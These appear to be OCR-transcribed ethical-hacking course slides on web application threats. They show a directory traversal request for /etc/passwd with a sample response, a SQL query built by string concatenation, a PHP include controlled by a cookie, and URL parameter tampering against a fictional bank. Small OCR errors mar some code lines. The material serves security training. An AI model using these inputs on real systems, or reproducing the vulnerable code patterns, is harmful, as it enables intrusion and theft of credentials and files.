


WHITEHAT SECURITY WEBSITE STATISTICS REPORT, 2012, *https://www.whitehatsec.com*

Introduction to Web Applications

Web applications **provide an interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser

Though web applications enforce certain security policies, they are **vulnerable to various attacks** such as SQL injection, cross-site scripting, session hijacking, etc.




Web applications and Web 2.0 technologies are invariably used to support critical business functions such as CRM, SCM, etc. and improve business efficiency

New web technologies such as **Web 2.0** provide more attack surface for web application exploitation

Web Application Components

C|EH Certified Ethical Hacker



Login ↔ Data Access


The Web Server ↔ The Data Store

Session Tracking Mechanism ↔ Role Level System Security

User Permissions ↔ Application Logic

The Application Content ↔ Logout

How Web Applications Work




http://juggyboy.com/?id=6329&print=Y

ID	Topic	News
6329	Tech	CNN

```
SELECT * from news where id = 6329
```

Web Application Threats - 1



- Cookie Poisoning
- Insecure Storage
- Information Leakage
- Improper Error Handling
- Broken Account Management
- Directory Traversal
- SQL Injection
- Parameter/Form Tampering
- Denial of Service (DoS)
- Buffer Overflow
- Log Tampering
- Unvalidated Input
- Cross Site Scripting (XSS)
- Injection Flaws
- Cross Site Request Forgery
- Broken Access Control
- Security Misconfiguration
- Broken Session Management

Web Application Threats - 2

Platform Exploits

Insecure Direct Object References

Insufficient Transport Layer Protection

Failure to Restrict URL Access

Insecure Cryptographic Storage

Cookie Snooping

Obfuscation Application

DMZ Protocol Attacks

Security Management Exploits

Authentication Hijacking

Network Access Attacks

Web Services Attacks

Hidden Manipulation

Unvalidated Redirects and Forwards


Session Fixation Attack

Malicious File Execution

Unvalidated Input

Input validation flaws refers to a web application vulnerability where **input from a client is not validated** before being processed by web applications and backend servers

An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc. that result in **data theft and system malfunctioning**



```
http://juggyboy.com/login.aspx
?user=jasons@pass=springfield
```


Browser Post Request

```
string sql - "select * from Users
where
user ='" + User.Text + "'
and pwd='" + Password.Text + "'"r
```

Modified Query

Parameter/Form Tampering

- A web parameter tampering attack involves the **manipulation of parameters exchanged** between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products
- A parameter tampering attack **exploits vulnerabilities** in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.



http://www.juggybank.com/cust.asp?profile=21&debit=2500

http://www.juggybank.com/cust.asp?profile=82&debit=1500

Tampering with the URL parameters

http://www.juggybank.com/stat.asp?pg=531&status=view

http://www.juggybank.com/stat.asp?pg=147&status=delete

Other parameters can be changed including attribute parameters


Directory Traversal

Directory traversal allows attackers to **access restricted directories** including application source code, configuration, and critical system files, and execute commands outside of the web server's root directory

Attackers can **manipulate variables** that reference files with "dot-dot-slash (../)" sequences and its variations

Accessing files located outside the **web publishing directory** using directory traversal

- `http://www.juggyboy.com/process.aspx=../../../../some dir/some file`
- `http://www.juggyboy.com/../../../../some dir/some file`



http://www.juggyboy.com/GET/process.php./../../../../../../../../etc/passwd
Attacker sending HTTP request
Server responds with password files
Attacker

```
root:a98b24a1d3e8:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
Jason:a3b698a76f76d57.:182:100:Developer:/home/users/Jason/:/bin/csh
```

```
<?php
$theme = 'Jason.php';
if ( is_set( $_COOKIE['THEME'] ) )
    $theme = $_COOKIE['THEME'];
include (
"/home/users/juggyboy/Jason/" .
$theme );?>
```

Vulnerable Server Code

Security Misconfiguration



Server Software Flaws

Unpatched Security Flaws

Server Configuration Problems

Enabling Unnecessary Services

Improper Authentication

Easy Exploitation

